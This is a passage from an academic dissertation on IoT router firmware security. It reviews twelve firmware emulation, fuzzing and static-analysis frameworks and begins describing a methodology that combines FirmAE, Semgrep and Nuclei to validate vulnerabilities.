In our analysis, we synthesize the main objectives and conclusions of each article, highlighting their contributions, practical implications, and limitations. We evaluate the methodologies and data used and establish cross-references and connections between the works, correlating them for a deeper understanding. In addition to this, we review suggestions for future research, with the purpose of identifying gaps for contribution. The arrangement of the studies in this section adopts a chronological order, starting from the year 2017, and each subsection corresponds to the title of the analyzed article or acronym adopted by the authors.

2.3.1 Automated Dynamic Firmware Analysis at Scale: A Case Study on Embedded Web Interfaces

The paper presented a detailed analysis of the security of network asset web interfaces through both static and dynamic analysis of firmware images. The authors developed a framework, shown in Figure 2.2, which identified signs of vulnerabilities in a scalable and automated manner in emulated firmware images without involving physical devices (COSTIN *et al.*, 2016).



FIGURE 2.2 – Methodology used by (COSTIN *et al.*, 2016)

The study used a set of 1925 firmware images. The methodology included the emulation of the firmware system, replacing the original kernel with a standard kernel for the same CPU architecture that the QEMU emulator was running on. After emulation, static and dynamic analyses were performed, revealing, respectively, 225 and

9271 indications of vulnerabilities in about a quarter of the firmware in the data set.

The contributions of the study were significant: it pioneered scalable and automated analysis and highlighted the challenges related to emulation. These challenges involve the forced whole-system emulation by altering files related to PID 0 to allow the correct emulation of other services. There was also difficulty in extracting the file system for static analysis. The findings of this work highlight the vulnerability and ease of Exploitation of embedded devices, demonstrating the effectiveness of the proposed approach and the importance of such analyses for cybersecurity in devices such as Wi-Fi routers. However, some limitations deserve attention: the paper focused on new vulnerabilities, ignoring the possibility of finding previously reported flaws in firmware; moreover, the static analysis was limited to PHP code using the RIPS tool (DAHSE; SCHWENK, 2010), ignoring addressing other programming languages, thus reducing the diversity of vulnerability scenarios in IoT environments.

2.3.2 Security Analysis of Vendor Customized Code in Firmware of Embedded Devices

This study (LIU *et al.*, 2017) addressed the issue of manufacturers customizing open-source software to embed in their marketable network assets. The authors explored static analysis on these customized codes. The methodology involved extracting firmware from physical devices and subsequent decompression. They then conducted static analysis on five devices through reverse engineering of compiled binaries that perform tasks related to web pages and firmware update libraries. Applying this methodology, the authors identified at least five vulnerabilities.

The contribution of the study lies in its practical approach. The authors emphasize the need for manual intervention and specialized expertise in firmware evaluation. However, the study presents limitations: it focuses only on specific devices, it neglects dynamic analysis, and the necessity for manual intervention limits scalability.

2.3.3 Detecting Authentication-Bypass Flaws in a Large Scale of IoT Embedded Web Servers

The article (JIANG *et al.*, 2018) addressed security analysis in IoT devices on a large scale. The authors developed and implemented a framework that involved the analysis of 2351 firmware images from various vendors. The study combined static analysis and dynamic fuzzing, enabling the identification of ten unknown flaws related to CWE-288[9],

[9]https://cwe.mitre.org/data/definitions/288.html

which deals with bypassing previous authentication. However, the scope of this study was specifically focused on static analysis of functions related to CWE-288, and only analysis and validation of known vulnerabilities associated with this context were carried out. Such a focus, although meticulous, restricts the breadth of the investigation, without exploring potential new weaknesses.

2.3.4 FirmUp

The paper introduced a static analysis technique to find vulnerabilities in firmware images. The detection technique used knowledge related to the similarity of binary procedures (DAVID *et al.*, 2018).

The implementation of the technique, named FirmUp, was evaluated on over 40 million procedures obtained from firmware images of network assets. Figure 2.7 displays the conceptualization of the method that aims to compare procedures of two binaries from a `NETGEAR` manufacturer's firmware. Initially, using a simple approach (Procedure-Centric), the query procedure `"ftp_glob_retrieve"` is incorrectly matched with `"sub_443ee2"` in the target executable, based on the highest similarity, revealing the limitations of techniques focusing solely on procedure similarity, which can result in errors. The solution presented by the authors adopted methods that include comprehensive contextual analysis, reverse search, and advanced comparison techniques with gamification of algorithms.



FIGURE 2.3 – Methodology used by (DAVID *et al.*, 2018)

Compared to previous methods like Gitz (DAVID *et al.*, 2017), FirmUp demonstrated improved accuracy and effectiveness, surpassing the detection rate by an average of 45%. The research uncovered 373 indications of vulnerabilities in publicly available firmware images, including 147 in the latest version. However, FirmUp is limited to the static analysis of functions extracted from binaries and neglects the validation of flaws found in binaries directly linked to the router's web interface.

2.3.5 Firm-AFL

This study (ZHENG *et al.*, 2019) introduced Firm-AFL, a fuzzing tool for binaries in IoT firmware images, notable for addressing fundamental problems in IoT fuzzing. Firm-AFL resolved compatibility issues, allowing fuzzing for POSIX-compatible emulatable firmware. The authors adopted a methodology combining partial emulation of firmware through the Firmadyne platform (CHEN *et al.*, 2016) with the American Fuzzy Lop (AFL) tool (GOOGLE, n.d).



FIGURE 2.4 – Methodology used by Firm-AFL (COSTIN *et al.*, 2016)

The results show that Firm-AFL identified two new and 15 known vulnerabilities, with a crash detection rate at least 3.6 times higher than that of complete system emulation. However, the study was limited to fuzzing binaries located in the filesystems of firmware images, overlooking the fuzzing of web pages during firmware emulation. Despite identifying vulnerable functions related to previously reported vulnerabilities, the analysis was restricted to 15 known cases, which may limit the generalizability of the results.

2.3.6 FirmFuzz

The paper introduced FirmFuzz (SRIVASTAVA *et al.*, 2019), a security analysis framework for IoT devices combining fuzzing techniques with system introspection. The authors implemented a methodology involving the injection of malicious data into the web application interface of embedded devices for vulnerability testing based on static analysis of PHP files. The dataset of images consisted of 6,427 images from three vendor sites, of which only 32 had accessible web interfaces. FirmFuzz's findings included seven

vulnerabilities related to command injections[10], buffer overflows[11], and cross-site scripting (XSS)[12].



FIGURE 2.5 – Methodology used by FirmFuzz (SRIVASTAVA *et al.*, 2019)

A fundamental limitation recognized by the authors is the need for manual intervention for some web interface analyses, which can affect the tool's scalability. Additionally, they limited themselves to PHP code during static analysis and neglected the analysis of previously known vulnerabilities.

2.3.7 Vulnerability Detection in Firmware Based on Clonal Selection Algorithm

The paper (YU *et al.*, 2019) proposes the use of the clonal selection algorithm (CASTRO; ZUBEN, 2002) to detect vulnerable functions in firmware. This unique approach selects characteristics related to the main components of firmware to compose the attributes used in the algorithm.

The study is divided into several stages: characteristic selection and application of the clonal selection algorithm, which results in the detection of vulnerable functions from a database of four known vulnerable functions. The authors emphasized that this method diverges from conventional machine learning methods, eschewing the reliance on vast datasets of positive and negative samples. Instead, it hinges on the affinity between detectors and target functions.

[10]https://cwe.mitre.org/data/definitions/78.html
[11]https://cwe.mitre.org/data/definitions/121.html
[12]https://cwe.mitre.org/data/definitions/79.html

The experimental results used 700 firmware images from D-Link routers with MIPS architecture. From these images, binaries related to the web part containing the substring "CGI" or "web" were used. A total of 32,423 functions were analyzed from the binary files. The result found was that the method presented by the authors is superior in precision and recall rate compared to the VDNS method (QING, 2016), which is based on a neural network. However, the scope of the work is limited to four previously reported vulnerability functions and opted to validate findings without utilizing dynamic methods.

2.3.8 SRFuzzer

The article (ZHANG *et al.*, 2019) introduced the SRFuzzer framework, which performs automatic fuzzing with a focus on detecting vulnerabilities in routers. The methodology employed by the authors consists of semantic input models with malicious data and auxiliary system monitoring tools to verify the behavior after the injection of data.



FIGURE 2.6 – Methodology used by SRFuzzer (ZHANG *et al.*, 2019)

The framework continuously generates test cases and automatically restores devices from a paused state using a power control module. It uses two models to restrict test cases: the KEY-VALUE (K-V) data model to describe the format of internal request data and the CONF-READ (C-R) communication model to describe the temporal sequence of requests. SRFuzzer also coordinates different mutation rules with multiple monitoring mechanisms to effectively trigger four types of vulnerabilities.

SRFuzzer was evaluated on 10 routers from five different manufacturers. It identified 208 potential flaws, of which 97 were confirmed as new vulnerabilities. However, the study has the limitation of requiring human intervention to collect web requests and monitor the execution state, neglecting three relevant points: scalability when using physical devices, emulation, and the use of previously reported vulnerabilities.

2.3.9 FirmAE

This article (KIM *et al.*, 2020) improved upon the techniques presented by `Firmadyne` (CHEN *et al.*, 2016). Although `Firmadyne` offered a pioneering methodology, its efficiency in emulating firmware showed significant discrepancies between the natural environment for which the firmware was designed and the emulated environment in which it runs. Therefore, with the aim of improving the success rate of emulation of `Firmadyne`, the authors proposed FirmAE. In the initial study of FirmAE, factors causing the main difficulties in emulation with `Firmadyne` were identified, and techniques to overcome these obstacles were subsequently proposed.

The development approach of FirmAE consisted of categorizing unsuccessful emulations into five main categories, namely:

a) Issues related to the system's boot, such as incorrect configurations or missing essential startup files;

b) Challenges in configuring the emulated system's network;

c) Issues related to non-volatile random access memory (NVRAM);

d) Problems associated with the kernel, including incompatible hardware or functions; and

e) Minor difficulties, such as the absence of commands or time configuration problems.

Expanding on `Firmadyne`'s functionalities, FirmAE leveraged and expanded the PostgreSQL database employed by `Firmadyne`, enriching its schema to include new information collected by the tool.

The investigation of problems identified during the emulation process of each firmware revealed various causes. The researchers realized that applying simple heuristics could solve many of these problems. Based on this, they developed the technique of 'arbitrary emulation,' which involves the systematic application of heuristics to enable the execution of the firmware in the emulated environment. The interventions slightly modified the behavior of the firmware but allowed its execution and dynamic analysis.

The arbitrary emulation technique of FirmAE assumes that ensuring a high-level emulation of firmware behavior is sufficient for dynamic analysis. Therefore, finding heuristics to bypass the main impediments of `Firmadyne` becomes more advantageous than investigating each cause of failure and working on individual fixes.

FirmAE was designed as an extension of `Firmadyne`, based on the source code of the latter and adding the necessary implementations for arbitrary emulation. The architecture

and operation of FirmAE are, therefore, very similar to those of `Firmadyne`. FirmAE also uses an instrumented kernel and custom libraries, as well as the same re-hosting process. The 'pre-emulation,' as referred to by the developers of FirmAE, is the first execution used for information collection. The 'final emulation' uses the records and outputs generated in the pre-emulation to optimize the process, following the existing dynamics in `Firmadyne`.

The implementation of arbitrary emulation involved the application of intervention techniques, adding actions to the emulation process to overcome the encountered obstacles. This approach was the result of the analysis of the five categories of failures identified during the execution of `Firmadyne`.



FIGURE 2.7 – Methodology used by FirmAE (KIM *et al.*, 2020)

According to the presented results, FirmAE successfully emulated 892 firmware images from a repository of 1124 samples, an increase of 387% compared to the 183 images successfully emulated by `Firmadyne`. Furthermore, by applying dynamic analysis techniques in conjunction with RouterSploit[13], FirmAE identified 320 known vulnerabilities and discovered 12 new zero-day vulnerabilities in 23 devices. However, FirmAE prioritized static analysis in its methodology, and based on the information from the RouterSploit repository, the database used with previous vulnerability exploitation files is outdated.

2.3.10 SCREEN

The article (TOSO; PEREIRA, 2021) presented a detailed investigation into the firmware of wireless routers, focusing on the identification of operating systems and standard services present in the images. The article addressed the collection of 5265 firmware images from 5 different manufacturers. The analysis of these firmware aims to catalog operating systems and common services, contributing to future large-scale security analysis.

[13]https://github.com/threat9/routersploit

The methodology included firmware extraction, analysis of operating system architectures, kernel versions, and the identification of common vulnerabilities. The research used a heuristic approach to collect firmware available on manufacturers' websites and proposed a firmware re-hosting process to facilitate security analysis. The main results include the identification of the most common operating system architectures and kernel versions present in the firmware. The MIPS architecture is the most prevalent, followed by ARM. The study also highlights the prevalence of the Linux kernel version 2.6. Furthermore, it was possible to improve the kernel identification rate by about 19



FIGURE 2.8 – SCREEN Architecture with emphasis on Exploitation. Adapted from (TOSO, 2022)

This work gained an extended version (TOSO, 2022) that expanded knowledge related to emulation by comparing the use of FirmAE and Firmadyne and provided a more detailed characterization of each module of the SCREEN framework. This version focused on the development and execution of the modules responsible for firmware image download, extraction, and re-hosting. However, within the context of this framework, the studies conducted neglected static vulnerability analysis and the detection of previously known vulnerabilities in other devices.

2.3.11 UCRF

The article (QIN *et al.*, 2023) introduced the *Under-constrained router fuzzer* (UCRF), which is a vulnerability analysis methodology using fuzzing with data generated from static analysis of the back-end binary. This method aims to overcome the limitations of previous methods, which often generate overly constrained test cases due to front-end code legality checks.

The framework was applied to 10 real routers from 4 different vendors. The results

demonstrated the effectiveness of UCRF, which identified 41 zero-day vulnerabilities, significantly more than the previous work, *SRFuzzer*. The implementation of UCRF involved several steps, including firmware preprocessing, action handler identification, constraint collection, and constraint-based fuzzing. Tools such as Binwalk and IDA Pro were used to unpack firmware images and construct control flow graphs, respectively.



FIGURE 2.9 – Methodology used by UCRF (QIN *et al.*, 2023)

The authors also pointed out UCRF's limitations, such as its focus on analyzing firmware that uses the Linux system. In some situations, the action keywords collected in the back-end may ignore some prefixes compared to the URLs actually employed, which can influence the accuracy of the analysis. The variety of code styles in the front end among different manufacturers can lead to incorrect results when trying to obtain complete URLs directly from this source (AL-GHURIBI; ALSHOMRANI, 2013). Additionally, UCRF overlooked two essential aspects: the search for already reported vulnerabilities and conducting tests on a large scale.

2.3.12 ALEmu

The article (HE *et al.*, 2023) presented a study on emulation in the context of firmware image analysis for IoT devices. The authors introduced ALEmu, a framework that improved the emulation success rate through automatic preprocessing, configuration library construction, and interception of operating system calls.

ALEmu used 65 firmware images from routers and cameras of 4 manufacturers and achieved a success rate of 98.2% in emulating the images, higher than the 3.5% of Firmadyne and the 56.1% of FirmAE. However, the article lacks a detailed discussion of the limitations of ALEmu. Additionally, even though the focus of the work is on emulation, the authors neglected static analysis since they used dynamic analysis on images vulnerable to only five previously reported vulnerabilities.

2.4 Comparative Approach

Table 2.4 presents comparisons of related works with this dissertation, considering the categories extracted from the implementations of the methodologies of the 12 works presented in Section 2.3.

The situational awareness obtained through the analyses in the previous section allowed us to identify related gaps, mainly related to the validation of previously reported vulnerabilities and findings identified by source code analyzers. Thus, we formulated the questions and hypotheses presented, respectively, in Sections 1.5 and 1.6. Our next step was to develop the methodology presented in the next chapter, which aims to integrate emulation and detection tools to validate vulnerabilities on a large scale.

TABLE 2.4 – Comparative Approach to Related Works

Related Works	Analysis		Web-Fuzzing Models		Scalability	Emulation
	Static of Web Source-code	Dynamic	Zero-day	1-day		
Costin (2016)	λ	✓	✓		✓	✓
Liu (2017)	✓					
Jiang (2018)	†	✓	✓		✓	✓
FirmUP (2018)	†				✓	
Firm-AFL (2019)	†	✓	✓		✓	✓
FirmFuzz (2019)	λ	✓	✓			✓
Yu (2019)	†					
SRFuzzer (2019)	†	✓	✓			
FirmAE (2020)		✓	✓	✓	✓	✓
Toso (2021)					✓	✓
UCFR (2022)	†	✓	✓			
ALEmu (2023)		✓		✓	✓	✓
Our Work	✓*	✓	✓	✓	✓	✓

λ *Conducted static analysis only on PHP files.*
† *Conducted static analysis on pseudocode from decompiled binaries.*
$*$ *Except for static analysis on decompiled binaries.*

In summary, we establish the theoretical foundation for firmware security analysis in the Internet of Things (IoT) context, emphasizing the importance of advanced analysis techniques. Through a systematic literature review, we have outlined the state of the art, thereby achieving Objective 1. This objective consists of identifying the current architectures, methods, and computational solutions employed to enhance the cybersecurity of Wi-Fi routers. The approach adopted not only allowed for a comprehensive mapping of existing strategies but also highlighted emerging trends and gaps in the literature, providing a detailed overview of initiatives aimed at firmware security within the IoT spectrum.

3 Methodology

In this chapter, we will detail how we integrated emulation and detection tools for the purpose of validating vulnerabilities on a large scale. In the first section, we present an overview of the methodology. Then, in the following four sections, the tools that comprise our Methodology will be presented: FirmAE, `Semgrep`, 1-day Vulnerability Template Generator, and Nuclei.

3.1 Overview

We present in Figure 3.1 our Methodology, focused on the emulation and dynamic analysis of router firmware images. These images are stored in a database and can be collected with web crawlers from download pages provided by manufacturers, or they can be manually obtained from physical devices through interfaces such as JTAG, UART, and USB.

With a populated database, we use the `FirmAE` framework to perform emulation checks, aiming to identify which images are emulable. The emulable firmware images will undergo a detailed analysis to detect potential vulnerabilities using the Nuclei tool, which employs YAML format templates. Due to the limited scale of the template database in the context of routers, we dedicated ourselves to creating new templates to identify both unknown vulnerabilities, known as zero-days, and previously reported vulnerabilities, the so-called 1-days. For the previously reported flaws, we use information from the CVE program database, consulting the NVD API with keywords like the manufacturer's name. We manually analyze the results of this query to create suitable templates, which are subsequently used in the analysis of the emulable firmware images by the `Nuclei` tool.

For zero-days, we construct templates from the source code analysis of the file system, using the extraction functions of `FirmAE`. These data are compiled and stored in a repository on `Github`. On this repository, we use the `Semgrep` tool to analyze the collected information, applying a pattern search methodology to identify vulnerable functions in the source code. The indications provided by `Semgrep` are evaluated manually, allowing us to create templates for the `Nuclei` tool, which are employed in the validation of potential flaws. This approach ensures a comprehensive and accurate analysis of the identified vulnerabilities.



FIGURE 3.1 – Methodology

3.2 FirmAE

FirmAE focuses on large-scale emulation of firmware images for Internet routers that operate based on the Linux system. The implementation of FirmAE is, in fact, an expansion of the original `Firmadyne` code, extending its functionalities and addressing cases where emulation fails.

The application of FirmAE in this methodology is evident in the following stages spread by the following subsections:

3.2.1 Validation and Construction of Emulable Image Database

